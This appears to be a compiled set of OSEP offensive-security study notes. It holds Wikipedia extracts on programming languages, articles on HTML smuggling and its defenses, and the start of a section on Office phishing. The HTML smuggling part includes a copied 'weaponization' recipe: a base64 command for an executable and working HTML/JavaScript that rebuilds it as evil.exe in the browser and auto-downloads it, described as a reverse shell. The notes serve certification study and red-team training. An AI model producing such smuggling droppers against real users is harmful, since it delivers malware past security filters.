OSEP (Offensive Security Evasion Professional) Notes Overview PT 1 by Joas

https://t.me/learningnets

Sumário

Details 3

Laboratory 4

Programming Language 4

Managed Code 5

Java 6

C# 7

Assembly language 7

Opcode 8

HTML Smuggling 9

Office Phishing 13

Shellcode Run 34

A Beginner's Guide to Windows Shellcode Execution Techniques 34

Shellcode: In-Memory Execution of DLL 43

Running ShellCode in Memory | AV Evasion – VBA Version 55

Execute Code in a Microsoft Word Document Without Security Warnings 59

AV Evasion Part 2, The disk is lava 66

Powershell Commands 71

NATIVE POWERSHELL X86 SHELLCODE INJECTION ON 64-BIT PLATFORMS 71

Low-Level Windows API Access From PowerShell 78

Malicious Office Documents: Multiple Ways to Deliver Payloads 104

POWERSHELL SCRIPTS USED TO RUN MALICIOUS SHELLCODE. REVERSE SHELL VS BIND SHELL 111

JScript Dropper 119

JScript Meterpreter 119

Payload Delivery for DevOps : Building a Cross-Platform Dropper Using the Genesis Framework, Metasploit and Docker 120

Donut v0.9.2 "Bear Claw" - JScript/VBScript/XSL/PE Shellcode and Python Bindings 127

Shellcode: In-Memory Execution of JavaScript, VBScript, JScript and XSL 133

Process Injection Techniques 156

DLL Injection 174

Reflective DLL Injection 182

SharpShooter 191

Process Injection 198

Process Hollowing in C# 203

DISCOVERING THE ANTI-VIRUS SIGNATURE AND BYPASSING IT 214

https://t.me/learningnets

Bypass Antivirus with Metasploit 220
MSFEncode 227
MSFVenom 227
MSFEncrypt 235
AV Bypass Custom Binaries, Veil Evasion and Meterpreter Payload 235
AV Bypass with C# Runner 236
Creating Simple Backdoor Payload by C#.NET 236
Making Encrypted Meterpreter Payload by C#.NET 256
VBA Bypass AV 288
Shellcodes and bypass Antivirus using MacroPack 300
Offensive VBA 304
Injection Cobalt Strike Beacon from Office 308
AMSI Bypass 313
AMSI Concept 313
AMSI Bypass Methods 314
Bypass AMSI with powershell 326
Memory Patching AMSI Bypass 347
Exploring PowerShell AMSI and Logging Evasion 353

Details

This PDF is intended to help those studying for OSEP or seeking resources on Dropout.

All credits for the materials sent have been duly placed.

This is just part 1 as the content would be too extensive

https://t.me/learningnets

Laboratory

Machines

- Legacy
- Lame
- Optimium
- Beep
- Bastard
- Arctic
- Tenten
- Grandpa
- October
- Granny
- Charon
- Lazy
- Devel
- Sneaky
- Haircut
- Shocker
- Cronos
- Dropzone
- Sunday
- Bank
- Popcorn
- Node
- Brainfuck
- Nineveh
- Mirai
- Nightmare
- Ariekei
- LaCasadePapel
- CrimeStopper
- Querier
- Zipper
- Bart
- Tally
- Rabbit
- Access
- Sizzle
- Giddy
- Reel
- SecNotes
- Teacher
- FluJab
- Waldo
- Hawk
- RedCross

https://www.hackthebox.eu/

Programming Language

x86 is a family of complex instruction set computer (CISC) instruction set architectures[a] initially developed by Intel based on the Intel 8086 microprocessor and its 8088 variant. The 8086 was introduced in 1978 as a fully 16-bit extension of Intel's 8-bit 8080 microprocessor, with memory segmentation as a solution for addressing more memory than can be covered by a plain 16-bit address. The term "x86" came into being because the names of several successors to Intel's 8086 processor end in "86", including the 80186, 80286, 80386 and 80486 processors.

The term is not synonymous with IBM PC compatibility, as this implies a multitude of other computer hardware. Embedded systems and general-purpose computers used x86 chips before the PC-compatible market started,[b] some of them before the IBM PC (1981) debut.

As of 2022, most desktop computers, laptops and game consoles (with the exception of the Nintendo Switch[2]) sold are based on the x86 architecture family,[*citation needed*] while mobile categories such as smartphones or tablets are dominated by ARM; at the high end, x86 continues to dominate compute-intensive workstation and cloud computing segments,[3] while the fastest supercomputer in 2020 was ARM-based, with the top 4 no longer x86-based in that year.[4]

In the 1980s and early 1990s, when the 8088 and 80286 were still in common use, the term x86 usually represented any 8086-compatible CPU. Today, however, x86 usually implies a binary compatibility also with the 32-bit instruction set of the 80386. This is due to the fact that this instruction set has become something of a lowest common denominator for many modern operating systems and probably also because the term became common *after* the introduction of the 80386 in 1985.

A few years after the introduction of the 8086 and 8088, Intel added some complexity to its naming scheme and terminology as the "iAPX" of the ambitious but ill-fated Intel iAPX 432 processor was tried on the more successful 8086 family of chips,[c] applied as a kind of

https://t.me/learningnets

system-level prefix. An 8086 *system*, including coprocessors such as 8087 and 8089, and simpler Intel-specific system chips,[d] was thereby described as an iAPX 86 *system*.[5][e] There were also terms *iRMX* (for operating systems), *iSBC* (for single-board computers), and *iSBX* (for multimodule boards based on the 8086-architecture), all together under the heading *Microsystem 80*.[6][7] However, this naming scheme was quite temporary, lasting for a few years during the early 1980s.[f]

Although the 8086 was primarily developed for embedded systems and small multi-user or single-user computers, largely as a response to the successful 8080-compatible Zilog Z80,[8] the x86 line soon grew in features and processing power. Today, x86 is ubiquitous in both stationary and portable personal computers, and is also used in midrange computers, workstations, servers, and most new supercomputer clusters of the TOP500 list. A large amount of software, including a large list of x86 operating systems are using x86-based hardware.

Modern x86 is relatively uncommon in embedded systems, however, and small low power applications (using tiny batteries), and low-cost microprocessor markets, such as home appliances and toys, lack significant x86 presence.[g] Simple 8- and 16-bit based architectures are common here, although the x86-compatible VIA C7, VIA Nano, AMD's Geode, Athlon Neo and Intel Atom are examples of 32- and 64-bit designs used in some *relatively* low-power and low-cost segments.

There have been several attempts, including by Intel, to end the market dominance of the "inelegant" x86 architecture designed directly from the first simple 8-bit microprocessors. Examples of this are the iAPX 432 (a project originally named the *Intel 8800*[9]), the Intel 960, Intel 860 and the Intel/Hewlett-Packard Itanium architecture. However, the continuous refinement of x86 microarchitectures, circuitry and semiconductor manufacturing would make it hard to replace x86 in many segments. AMD's 64-bit extension of x86 (which Intel eventually responded to with a compatible design)[10] and the scalability of x86 chips in the form of modern multi-core CPUs, is underlining x86 as an example of how continuous refinement of established industry standards can resist the competition from completely new architectures.

x86 - Wikipedia

Managed Code

Managed code is computer program code that requires and will execute only under the management of a Common Language Infrastructure (CLI); Virtual Execution System (VES); virtual machine, e.g. .NET, CoreFX, or .NET Framework; Common Language Runtime (CLR); or Mono. The term was coined by Microsoft.

Managed code is the compiler output of source code written in one of over twenty high-level programming languages, including C#, J# and Visual Basic .NET.

he distinction between managed and unmanaged code is prevalent and only relevant when developing applications that interact with CLR implementations. Since many[*which?*] older programming languages have been ported to the CLR, the differentiation is needed to identify managed code, especially in a mixed setup. In this context, code that does not rely on the CLR is termed "unmanaged".

A source of confusion was created when Microsoft started connecting the .NET Framework with C++, and the choice of how to name the Managed Extensions for C++. It was first named

https://t.me/learningnets

Managed C++ and then renamed to C++/CLI. The creator of the C++ programming language and member of the C++ standards committee, Bjarne Stroustrup, even commented on this issue, "On the difficult and controversial question of what the CLI binding/extensions to C++ is to be called, I prefer C++/CLI as a shorthand for "The CLI extensions to ISO C++". Keeping C++ as part of the name reminds people what is the base language and will help keep C++ a proper subset of C++ with the C++/CLI extensions."

The Microsoft Visual C++ compiler can produce both managed code, running under CLR, or unmanaged binaries, running directly on Windows.[2]

Benefits of using managed code include programmer convenience (by increasing the level of abstraction, creating smaller models) and enhanced security guarantees, depending on the platform (including the VM implementation). There are many historical examples of code running on virtual machines, such as the language UCSD Pascal using p-code, and the operating system Inferno from Bell Labs using the Dis virtual machine. Java popularized this approach with its bytecode executed by the Java virtual machine.

Managed code - Wikipedia

Java

Java is a high-level, class-based, object-oriented programming language that is designed to have as few implementation dependencies as possible. It is a general-purpose programming language intended to let programmers *write once, run anywhere* (WORA),[17] meaning that compiled Java code can run on all platforms that support Java without the need to recompile.[18] Java applications are typically compiled to bytecode that can run on any Java virtual machine (JVM) regardless of the underlying computer architecture. The syntax of Java is similar to C and C++, but has fewer low-level facilities than either of them. The Java runtime provides dynamic capabilities (such as reflection and runtime code modification) that are typically not available in traditional compiled languages. As of 2019, Java was one of the most popular programming languages in use according to GitHub,[19][20] particularly for client–server web applications, with a reported 9 million developers.[21]

Java was originally developed by James Gosling at Sun Microsystems and released in May 1995 as a core component of Sun Microsystems' Java platform. The original and reference implementation Java compilers, virtual machines, and class libraries were originally released by Sun under proprietary licenses. As of May 2007, in compliance with the specifications of the Java Community Process, Sun had relicensed most of its Java technologies under the GPL-2.0-only license. Oracle offers its own HotSpot Java Virtual Machine, however the official reference implementation is the OpenJDK JVM which is free open-source software and used by most developers and is the default JVM for almost all Linux distributions.

As of March 2022, Java 18 is the latest version, while Java 17, 11 and 8 are the current long-term support (LTS) versions. Oracle released the last zero-cost public update for the legacy version Java 8 LTS in January 2019 for commercial use, although it will otherwise still support Java 8 with public updates for personal use indefinitely. Other vendors have begun to offer zero-cost builds of OpenJDK 8 and 11 that are still receiving security and other upgrades.

Oracle (and others) highly recommend uninstalling outdated and unsupported versions of Java, due to unresolved security issues in older versions.[22] Oracle advises its users to immediately transition to a supported version, such as one of the LTS versions (8, 11, 17).

https://t.me/learningnets

C#

C# (/si ʃɑːrp/ *see sharp*)[b] is a general-purpose, multi-paradigm programming language. C# encompasses static typing, strong typing, lexically scoped, imperative, declarative, functional, generic, object-oriented (class-based), and component-oriented programming disciplines.[16]

C# was designed by Anders Hejlsberg from Microsoft in 2000 and was later approved as an international standard by Ecma (ECMA-334) in 2002 and ISO (ISO/IEC 23270) in 2003. Microsoft introduced C# along with .NET Framework and Visual Studio, both of which were closed-source. At the time, Microsoft had no open-source products. Four years later, in 2004, a free and open-source project called Mono began, providing a cross-platform compiler and runtime environment for the C# programming language. A decade later, Microsoft released Visual Studio Code (code editor), Roslyn (compiler), and the unified .NET platform (software framework), all of which support C# and are free, open-source, and cross-platform. Mono also joined Microsoft but was not merged into .NET.

As of 2021, the most recent version of the language is C# 10.0, which was released in 2021 in .NET 6.0.

The Ecma standard lists these design goals for C#:[16]

- The language is intended to be a simple, modern, general-purpose, object-oriented programming language.
- The language, and implementations thereof, should provide support for software engineering principles such as strong type checking, array bounds checking, detection of attempts to use uninitialized variables, and automatic garbage collection. Software robustness, durability, and programmer productivity are important.
- The language is intended for use in developing software components suitable for deployment in distributed environments.
- Portability is very important for source code and programmers, especially those already familiar with C and C++.
- Support for internationalization is very important.
- C# is intended to be suitable for writing applications for both hosted and embedded systems, ranging from the very large that use sophisticated operating systems, down to the very small having dedicated functions.
- Although C# applications are intended to be economical with regard to memory and processing power requirements, the language was not intended to compete directly on performance and size with C or assembly language.[

Assembly language

In computer programming, **assembly language** (or **assembler language**),[1] is any low-level programming language in which there is a very strong correspondence between the instructions in the language and the architecture's machine code instructions.[2] Assembly language usually has one statement per machine instruction (1:1), but constants, comments, assembler directives,[3] symbolic labels of, e.g., memory locations, registers, and macros[4][1] are generally also supported.

Assembly code is converted into executable machine code by a utility program referred to as an *assembler*. The term "assembler" is generally attributed to Wilkes, Wheeler and Gill in their 1951 book *The Preparation of Programs for an Electronic Digital Computer*,[5] who, however, used the term to mean "a program that assembles another program consisting of several sections into a single program".[6] The conversion process is referred to as *assembly*, as in *assembling* the source code. The computational step when an assembler is processing a program is called *assembly time*. Assembly language may also be called *symbolic machine code*.[7][8]

https://t.me/learningnets

Because assembly depends on the machine code instructions, each assembly language[nb 1] is specific to a particular computer architecture.[9]

Sometimes there is more than one assembler for the same architecture, and sometimes an assembler is specific to an operating system or to particular operating systems. Most assembly languages do not provide specific syntax for operating system calls, and most assembly languages[nb 2] can be used universally with any operating system, as the language provides access to all the real capabilities of the processor, upon which all system call mechanisms ultimately rest. In contrast to assembly languages, most high-level programming languages are generally portable across multiple architectures but require interpreting or compiling, a much more complicated task than assembling.

In the first decades of computing, it was commonplace for both systems programming and application programming to take place entirely in assembly language. While still irreplaceable for some purposes, the majority of programming is now conducted in higher-level interpreted and compiled languages. In No Silver Bullet, Fred Brooks summarised the effects of the switch away from assembly language programming: "Surely the most powerful stroke for software productivity, reliability, and simplicity has been the progressive use of high-level languages for programming. Most observers credit that development with at least a factor of five in productivity, and with concomitant gains in reliability, simplicity, and comprehensibility."[10]

Today, it is typical to use small amounts of assembly language code are used within larger systems implemented in a higher-level language, for performance reasons or to interact directly with hardware in ways unsupported by the higher-level language. For instance, just under 2% of version 4.9 of the Linux kernel source code is written in assembler; more than 97% is written in C.

Opcode

In computing, an **opcode**[1][2] (abbreviated from **operation code**,[1] also known as **instruction machine code**,[3] **instruction code**,[4] **instruction syllable**,[5][6][7][8] **instruction parcel** or **opstring**[9][2]) is the portion of a machine language instruction that specifies the operation to be performed. Beside the opcode itself, most instructions also specify the data they will process, in the form of operands. In addition to opcodes used in the instruction set architectures of various CPUs, which are hardware devices, they can also be used in abstract computing machines as part of their byte code specifications.

Specifications and format of the opcodes are laid out in the instruction set architecture (ISA) of the processor in question, which may be a general CPU or a more specialized processing unit.[10] Opcodes for a given instruction set can be described through the use of an opcode table detailing all possible opcodes. Apart from the opcode itself, an instruction normally also has one or more specifiers for operands (i.e. data) on which the operation should act, although some operations may have *implicit* operands, or none at all.[10] There are instruction sets with nearly uniform fields for opcode and operand specifiers, as well as others (the x86 architecture for instance) with a more complicated, variable-length structure.[10][11] Instruction sets can be extended through the use of opcode prefixes which add a subset of new instructions made up of existing opcodes following reserved byte sequences.

Depending on architecture, the *operands* may be register values, values in the stack, other memory values, I/O ports (which may also be memory mapped), etc., specified and accessed using more or less complex addressing modes.[citation needed] The types of *operations* include arithmetic, data copying, logical operations, and program control, as well as special instructions (such as CPUID and others).[10]

Assembly language, or just *assembly*, is a low-level programming language, which uses mnemonic instructions and operands to represent machine code.[10] This enhances the readability while still giving precise control over the machine instructions. Most programming is currently done using high-level programming languages,[12] which are

https://t.me/learningnets

typically easier to read and write.[10] These languages need to be compiled (translated into assembly language) by a system-specific compiler, or run through other compiled programs.[13]

HTML Smuggling

HTML smuggling attacks enable a malicious actor to “smuggle” an encoded script within a specially crafted HTML attachment or web page.

If the target opens the HTML in their web browser, the malicious script is decoded and the payload is deployed on their device.

“Thus, instead of having a malicious executable pass directly through a network, the attacker builds the malware locally behind a firewall,” the blog explains.

HTML smuggling attacks bypass standard perimeter security controls, such as web proxies and email gateways, that often only check for suspicious attachments – EXE, ZIP, or DOCX files, for example – or traffic based on signatures and patterns.

The malicious files are also created after the HTML file is loaded on the endpoint through the browser, meaning that security tools may only see what they deem to be legitimate HTML content and JavaScript traffic before it’s too late.

https://portswigger.net/daily-swig/html-smuggling-fresh-attack-technique-increasingly-being-used-to-target-banking-sector#:~:text=HTML%20smuggling%20attacks%20enable%20a,is%20deployed%20on%20their%20device.


Microsoft Threat Intelligence Center (MSTIC) last week disclosed “a highly evasive malware delivery technique that leverages legitimate HTML5 and JavaScript features” that it calls HTML smuggling.

HTML smuggling has been used in targeted, spear-phishing email campaigns that deliver banking Trojans (such as Mekotio), remote access Trojans (RATs) like AsyncRAT/NJRAT, and Trickbot. These are malware that aid threat actors in gaining control of affected devices and delivering ransomware or other payloads.

MSTIC said the technique was used in a spear-phishing attack by the notorious NOBELIUM, the threat actor behind the noteworthy, nation-state cyberattack on SolarWinds.

How HTML smuggling works

https://t.me/learningnets



An overview of HTML smuggling (Source: Microsoft)

What is HTML smuggling?

HTML smuggling got its name from the way attackers smuggle in or hide an encoded malicious JavaScript blob within an HTML email attachment. Once a user receives the email and opens this attachment, their browser decodes the malformed script, which then assembles the malware payload onto the affected computer or host device.

Usually, malware payloads go through the network when someone opens a malicious attachment or clicks a malicious link. In this case, the malware payload is created within the host. This means that it bypasses email filters, which usually look for malicious attachments.


HTML smuggling is a particular threat to an organization's network because it bypasses customary security mitigation settings aimed at filtering content. Even if, for example, an organization has disabled the automatic execution of JavaScript within its environment—this could stop the JavaScript blob from running—it can still be affected by HTML smuggling as there are multiple ways to implement it. According to MSTIC, obfuscation and the many ways JavaScript can be coded could evade conventional JavaScript filters.

HTML smuggling isn't new, but MSTIC notes that many cybercriminals are embracing its use in their own attack campaigns. "Such adoption shows how tactics, techniques, and procedures (TTPs) trickle down from cybercrime gangs to malicious threat actors and vice versa … It also reinforces the current state of the underground economy, where such TTPs get commoditized when deemed effective."

Some ransomware gangs have already started using this new delivery mechanism, and this could be early signs of a fledgling trend. Even organizations confident with their perimeter security are called to double back and take mitigation steps to detect and block phishing

https://t.me/learningnets

attempts that could involve HTML smuggling. As we can see, disabling JavaScript is no longer enough.



A sample of an email that uses HTML smuggling. This is part of a Trickbot spear-phishing campaign. (Source: Microsoft)

Staying secure against HTML smuggling attacks

A layered approach to security is needed to successfully defend against HTML smuggling. Microsoft suggests killing the attack chain before it even begins. Start off by checking for common characteristics of HTML smuggling campaigns by applying behavior rules that look for:

- an HTML file containing suspicious script
- an HTML file that obfuscates a JS
- an HTML file that decodes a Base64 JS script
- a ZIP file email attachment containing JS
- a password-protected attachment

Organizations should also configure their endpoint security products to block:

- JavaScript or VBScript from automatically running a downloaded executable file
- Running potentially obfuscated scripts
- Executable files from running “unless they meet a prevalence, age, or trusted list criterion”

BleepingComputer recommends other mitigating steps, such as associating JavaScript files with a text editor like Notepad. This prevents the script from actually running but would let the user view its code safely instead.

https://t.me/learningnets

Finally, organizations must educate their employees about HTML smuggling and train them on how to respond to it properly when encountered. Instruct them to never run a file that ends in either *.js* or *.jse* as these are JavaScript files. They should be deleted immediately.

https://blog.malwarebytes.com/explained/2021/11/evasive-maneuvers-html-smuggling-explained/

File Smuggling with HTML and JavaScript

File smuggling is a technique that allows bypassing proxy blocks for certain file types that the user is trying to download. For example if a corporate proxy blocks .exe files from being downloaded via the browser, this is the technique you can use to smuggle those files through.

Weaponization

First of, we get a base64 of the executable we want to smuggle past the proxy:

```
base64.exe C:\experiments\evil32.exe > .\evil.txt
```

Then we use this code and insert our base64 encoded payload into the variable file:

```
<!-- code from https://outflank.nl/blog/2018/08/14/html-smuggling-explained/ -->
<html>
  <body>
    <script>
      function base64ToArrayBuffer(base64) {
      var binary_string = window.atob(base64);
      var len = binary_string.length;

      var bytes = new Uint8Array( len );
        for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
        return bytes.buffer;
      }

      // 32bit simple reverse shell
      Var file = base64
      var data = base64ToArrayBuffer(file);
      var blob = new Blob([data], {type: 'octet/stream'});
      var fileName = 'evil.exe';
```

https://t.me/learningnets

```
            if (window.navigator.msSaveOrOpenBlob) {
                window.navigator.msSaveOrOpenBlob(blob,fileName);
            } else {
                var a = document.createElement('a');
                console.log(a);
                document.body.appendChild(a);
                a.style = 'display: none';
                var url = window.URL.createObjectURL(blob);
                a.href = url;
                a.download = fileName;
                a.click();
                window.URL.revokeObjectURL(url);
            }
        </script>
    </body>
</html>
```

Execution

If we open the HTML file in Internet Explorer (or Chrome), we get the Run/Download prompt and once it's run - the shell popped as expected:

References

{% embed url="https://outflank.nl/blog/2018/08/14/html-smuggling-explained/" %}

{% embed url="https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2017/august/smuggling-hta-files-in-internet-exploreredge/" %}

https://github.com/SofianeHamlaoui/Pentest-Notes/blob/master/offensive-security/defense-evasion/file-smuggling-with-html-and-javascript.md

https://github.com/surajpkhetani/AutoSmuggle

https://ppn.snovvcrash.rocks/pentest/se/phishing/html-smuggling

https://bksecurity.org/initial-access-with-xss-and-html-smuggling-theory/

Office Phishing

What is phishing

https://t.me/learningnets

According to phishing.org:

Phishing is a cybercrime in which a target or targets are contacted by email, telephone or text message by someone posing as a legitimate institution to lure individuals into providing sensitive data such as personally identifiable information, banking and credit card details, and passwords.

Current phishing techniques

There are numerous phishing techniques to be used by criminals. Next I'll shortly introduce two of the most used techniques related to Microsoft 365 and Azure AD.

Forged login pages

This is the most common phishing technique, where attackers have created login pages that imitate legit login screens. When a victim enters credentials, attackers can use those to log in using victim's identity.

Lately some sophisticated phishing sites have checked the entered credentials in real time using authentication APIs.


This type of phishing can be easily prevented by enabling Multi-Factor Authentication (MFA). MFA is included in all Microsoft 365 and Azure AD subscriptions.

Note! Using MFA does not prevent the phishing per se. Instead, it prevents attackers from logging in as the victim as the attacker is not able to perform the MFA. However, if the victim is using the same password on other services, the compromised credentials can be used on those services.

OAuth consent

Another commonly used technique is to lure victims to give consent to an application to access their data. These apps are often named to mimic legit apps, such as "0365 Access" or "Newsletter App":


https://t.me/learningnets



